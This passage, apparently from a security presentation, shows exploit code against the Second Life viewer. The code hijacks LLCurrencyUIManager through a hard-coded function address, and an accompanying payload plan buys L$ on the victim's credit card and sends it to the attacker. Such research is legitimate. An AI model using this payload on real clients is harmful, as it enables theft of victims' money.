LLCurrencyUIManager *ll = new LLCurrencyUIManager();
ll->mUserCurrencyBuy = 0x249;
ll->mSiteCurrencyEstimatedCost = 0;
ll->startCurrencyBuy = (void (__stdcall *)(void *)) 0x457eb0;
memcpy(ll->mSiteConfirm, confirm, 0x1c);
memcpy(ll->mErrorMessage, confirm, 0x1c);
memcpy(ll->mErrorURI, confirm, 0x1c);
memcpy(ll->mZeroMessage, confirm, 0x1c);
ll->mBought = 0;
ll->TransactionType = 0;
ll->mTransactionType = 0;

ll->wrapper();
```

Final Payload

- (Optionally) Buy a bunch of L$ using the victim’s credit card
- Determine amount of L$ victim can spend
- Give all of victim’s L$ to your player
- Have victim shout “I’ve been hacked!”

Demo